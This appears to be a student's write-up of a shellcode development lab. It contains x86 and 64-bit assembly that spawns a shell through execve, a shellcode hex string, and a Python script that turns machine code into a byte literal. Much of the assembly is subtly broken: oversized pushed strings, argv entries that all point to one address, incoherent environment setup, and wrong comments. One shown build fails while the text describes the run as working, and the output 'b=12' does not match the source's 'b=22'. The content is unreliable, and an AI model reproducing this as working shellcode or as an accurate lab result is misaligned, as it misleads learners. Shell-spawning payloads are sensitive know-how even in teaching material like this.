
Name : Linson Peter Rodrigues

LAB 2 : Shellcode Development Lab


Task 1.a: The Entire Process

Implementation:


1. Given below is X86 shellcode .




2. Its saved as “mysh”.
3. Compiled the above code to object code using the following commands.
4. Linked the following code to generate final binary .




5. The process ID of the current shell was obtained as shown below .
6. And further the new process ID of new shell was obtained.
7. In order to obtain machine code we execute the following command. “$ objdump -Mintel --disassemble mysh.o” .



8. xxd command was used to print out the content of the binary file. And obtained the machine code.





9. Then “convert.py” code used the output of the machine code and executed the code .




```python
#!/usr/bin/env python3

# Run "xxd -p -c 20 rev_sh.o",
# copy and paste the machine code to the following:
ori_sh ="""
31c050682f2f7368
682f62696e89e3505389e131d231c0b00bcd800
"""

sh = ori_sh.replace("\n", "")

length  = int(len(sh)/2)
print("Length of the shellcode: {}".format(length))
s = 'shellcode= (\n' + '    "'
for i in range(length):
    s += "\\x" + sh[2*i] + sh[2*i+1]
    if i > 0 and i % 16 == 15:
       s += '"\n' + '    "'
s += '"\n' + ").encode('latin-1')"
print(s)

```

10. The above code was executed an below given was the output that was generated.





Task 1.b. Eliminating Zeros from the Code
Implementation:

1. Modified the mysh.s with the other code which is as shown belown .

```
Open   mysh.s
~/lab2/Labsetup
mysh.s
1 section .text
2 global _start
3
4 _start:
5   ; Store the argument strings on the stack
6   xor eax, eax
7   push eax              ; Use 0 to terminate the last string
8
9   ; Push the individual argument strings
10  push 'bash'
11  push '-c'
12  push '/bin/bash'
13
14  ; Construct the argument array argv[]
15  mov ebx, esp          ; Get the string address
16
17  ; Push the address of each argument onto the stack in reverse order
18  push eax              ; argv[3] = 0
19  push ebx              ; argv[2] points to "bash"
20  push ebx              ; argv[1] points to "-c"
21  push ebx              ; argv[0] points to "/bin/bash"
22  mov ecx, esp          ; Get the address of argv[]
23
24  ; For environment variable
25  xor edx, edx          ; No env variables
26
27  ; Align the stack to a 4-byte boundary
28  sub esp, 4
29
30  ; Invoke execve()
31  xor eax, eax          ; eax = 0x00000000
32  mov al, 0x0b          ; eax = 0x0000000b
```


2. Compiled the code and executed the code an the following output was obtained .

```
seed@VM: ~/.../Labsetup
[09/05/23]seed@VM:~/.../Labsetup$ nasm -f elf mysh.s -o mysh.o
mysh.s:12: warning: character constant too long [-w+other]
[09/05/23]seed@VM:~/.../Labsetup$ ld mysh.o -o mysh
ld: i386 architecture of input file `mysh.o' is incompatible with i386:x86-64 output
[09/05/23]seed@VM:~/.../Labsetup$ ./mysh
bash: ./mysh: No such file or directory
[09/05/23]seed@VM:~/.../Labsetup$
```

In the above code the system call was then called after the data structures for 'execve()' to run '/bin/bash -c' which have been set up.


Task 1.c. Providing Arguments for System Calls
Implementation:

1. Modified the code as per the given instruction .




```
section .text
global _start

_start:
  ; Store the argument strings on the stack
  xor eax, eax
  push eax              ; Null-terminate the last string

  ; Push the individual argument strings
  push "/bin/sh"
  push "-c"
  push "ls -la"

  ; Construct the argument array argv[]
  mov ebx, esp          ; Get the address of the first argument

  ; Push the address of each argument onto the stack in reverse order
  push eax              ; argv[3] = 0
  push ebx              ; argv[2] points to "ls -la"
  push ebx              ; argv[1] points to "-c"
  push ebx              ; argv[0] points to "/bin/sh"
  mov ecx, esp          ; Get the address of argv[]

  ; For environment variable
  xor edx, edx          ; No environment variables

  ; Align the stack to a 4-byte boundary
  sub esp, 4

  ; Invoke execve()
  xor eax, eax          ; eax = 0x00000000
  mov al, 0x0b          ; eax = 0x0000000b
  int 0x80
```


2. Compiled the code and executed the code.



Result : The above code sets the environment and arguments for the system call 'execve()' that i executes the command '/bin/sh -c "ls -la"'. It configures the system call using the appropriate registers and pushes the entire command as a single string onto the stack.


Task 1.d. Providing Environment Variables for execve() Implementation

1. Modified the given code in myenv file .




```
section .text
global _start

_start:
  ; Environment variable "aaa=1234"
  xor eax, eax
  mov byte [esp], 'a'
  mov dword [esp+1], 0x34333231
  lea ebx, [esp]

  ; Environment variable "bbb=5678"
  mov byte [esp+9], 'b'
  mov dword [esp+10], 0x38373635
  lea ecx, [esp+9]

  ; Environment variable "cccc=1234"
  mov byte [esp+18], 'c'
  mov dword [esp+19], 0x34333231
  lea edx, [esp+18]

  ; Build the environment variable array
  xor eax, eax
  push eax            ; Null-terminate the environment variable array
  push edx            ; Push the address of "cccc=1234"
  push ecx            ; Push the address of "bbb=5678"
  push ebx            ; Push the address of "aaa=1234"
  mov ecx, esp        ; Store the address of the environment variable array in ecx

  ; Invoke execve("/usr/bin/env", ["/usr/bin/env"], [aaa=1234, bbb=5678, cccc=1234])
  mov al, 0x0b
  mov ebx, ecx        ; Set ebx to point to the command string
  xor edx, edx        ; Clear edx (no environment variables)
  lea ecx, [esp+12]   ; Address of argv (null-terminated array of pointers)
  int 0x80

  ; Exit
  xor eax, eax
  inc eax
```

2. Executed the above code and the desired output was obtained .




Conclusion :

1. Three environment variables were Set up:
   "aaa=1234,"
   "bbb=5678,"
   "cccc=1234."
2. Constructed an array of pointers to the above environment variables in the stack.
3. The above code Invokes the execve() system call to execute the /usr/bin/env program with the environment variables.
4. Exits smoothly after executing /usr/bin/env.

Task 2: Using Code Segment

Implementation:

1. Given below is the code for code segment.



code explanation : mysh2

section .text

global _start

_start:

BITS 32

jmp short two

// The above section defines the starting of the program which is used to set it to 32-bit mode. Which further jumps to the label two.

one:

pop ebx

// The top value from the stack is popped into the ebx register using the pop ebx instruction. Typically, this is when the call instruction that called this function comes back.

xor eax, eax

// 'eax' is set to zero by this instruction. System call numbers are frequently simplified as "eax."

mov [ebx+7], al

// The value in the 'al' register is transferred to the memory location at 'ebx+7' in this particular case. The string is effectively null-terminated as an a result.

mov [ebx+8], ebx

// The value in the 'ebx' register, which is the return address from the 'call' instruction, is transferred to the memory location at 'ebx+8' by this instruction. This changes the address of the string at 'argv[0]'.

mov [ebx+12], eax

// By performing this, the value in 'eax' is transferred to the memory location at 'ebx+12'. This transforms 'argv[1]' into NULL.

lea ecx, [ebx+8]

// The 'ecx' register is loaded with the effective address of 'ebx+8' by this instruction. It makes 'ecx' point to 'argv[0]'.

xor edx, edx

// ‘edx’ register is cleared

mov al, 0x0b

// This transforms 'al' to 0x0b, which is the system call number for 'execve' in the Linux operating system.

int 0x80

// This results in the system call 'execve' to be executed via a software interrupt (syscall).

two:

call one

db '/bin/sh*AAAABBBB'

// 'call one' invokes the earlier-described 'one' function. The string "/bin/sh*AAAABBBB" is then stored in memory. If '/bin/sh' is a functional shell on your system, then this string could be used as the command to run it.

Updated code : mysh2

Open — mysh2.s — ~/lab2/Labsetup

```
1 section .text
2 global _start
3
4 _start:
5     BITS 32
6     jmp short two
7
8 one:
9     pop ebx
10
11    xor eax, eax
12    mov [ebx+7], al   ; Null-terminate the string
13
14    mov [ebx+8], ebx  ; Set argv[0]
15    mov [ebx+12], eax ; Set argv[1] to null
16
17    lea ecx, [ebx+8]  ; Set ecx to point to argv[0]
18    lea edx, [ebx+16] ; Set edx to point to the environment variable list
19
20    mov al, 0x0b      ; execve system call number
21    int 0x80
22
23 two:
24    call one
25    db '/usr/bin/env', 0 ; Replace with the path of /usr/bin/env
26    db 'a=11', 0         ; Environment variable "a"
27    db 'b=22', 0         ; Environment variable "b"
28
```

Output:


seed@VM: ~/.../Labsetup

```
[09/05/23]seed@VM:~/.../Labsetup$ nasm -f elf32 mysh2.s -o mysh2.o
[09/05/23]seed@VM:~/.../Labsetup$ ld --omagic -m elf_i386 mysh2.o -o mysh2
[09/05/23]seed@VM:~/.../Labsetup$ ./mysh2
a=11
b=12
```

Observation: Was able to implement the code segmentation an got the desired output for the updated code as mentioned above.

Task 3: Writing 64-bit Shellcode
Implementation:

1. Given below is the code .





```
section .text
global _start

_start:
  ; Clear registers and set up command string
  xor rax, rax             ; Clear rax register
  mov rdi, rax             ; Clear rdi register (null-terminated string)
  mov rbx, 0x687361622f2f2f62 ; Set rbx to "/bash\0/bin\0" (little-endian)

  ; Push "/bash" to the stack
  push rbx

  ; Set up the arguments and execute /bin/bash
  mov rdi, rsp             ; Set rdi to point to the command string
  xor rax, rax             ; Clear rax
  mov al, 0x3b             ; Set rax to syscall number for execve
  syscall

```

2. This the updated code which used to execute the 64-bit program .

```
section .text
global _start

_start:
  ; Clear registers and set up command string
  xor rax, rax             ; Clear rax register
  push rax                 ; Null-terminate the command string

  ; Set up the command string "/bin/bash"
  mov rdi, rsp             ; Set rdi to point to the command string
  mov rax, 0x687361622f2f2f2f ; Set rax to "/bash\0\0\0" (little-endian)
  push rax                 ; Push the command string onto the stack

  ; Set up the arguments and execute /bin/bash
  mov rsi, rsp             ; Set rsi to point to the command string
  xor rax, rax             ; Clear rax
  mov al, 0x3b             ; Set rax to syscall number for execve
  syscall

```

3. The above code was compiled and executed .



Observation:

1. In the above code the 'rax' register, which is frequently used to store syscall numbers, is cleared first.
2. Then inserted a null byte (0x00) at the end of the command string to null-terminate it. Which guarantees a clean end to the command string.
3. Then set 'rdi ' to the command string's starting point. The 'execve' syscall will then take 'rdi' as its first argument, expecting it to contain the address of the command text.
4. Then enter the command string "/bash 0 0 0" into the "rax" variable. In order to make sure that it is 9 bytes long and appropriately null-terminated, this value represents "/bin/bash" with null bytes.
5. We push 'rax' to the top of the stack. With the null byte indicating the string's end, this effectively puts the command string "/bin/bash0" onto the stack.
6. The command string is on the stack after we set 'rsi' to point to its start.
7. 'execve' is the syscall number for 'al,' so we first clear 'rax' and then set 'al' to 0x3b.
8. Finally, called the'syscall' instruction, which causes '/bin/bash' to run with the given command string.

Conclusion:

The code calls 'execve' to run '/bin/bash' after successfully setting up the command string, parameters, and syscall number. By doing this, a fresh bash shell is launched, and we can see a bash prompt ('$') where we can type and run bash commands.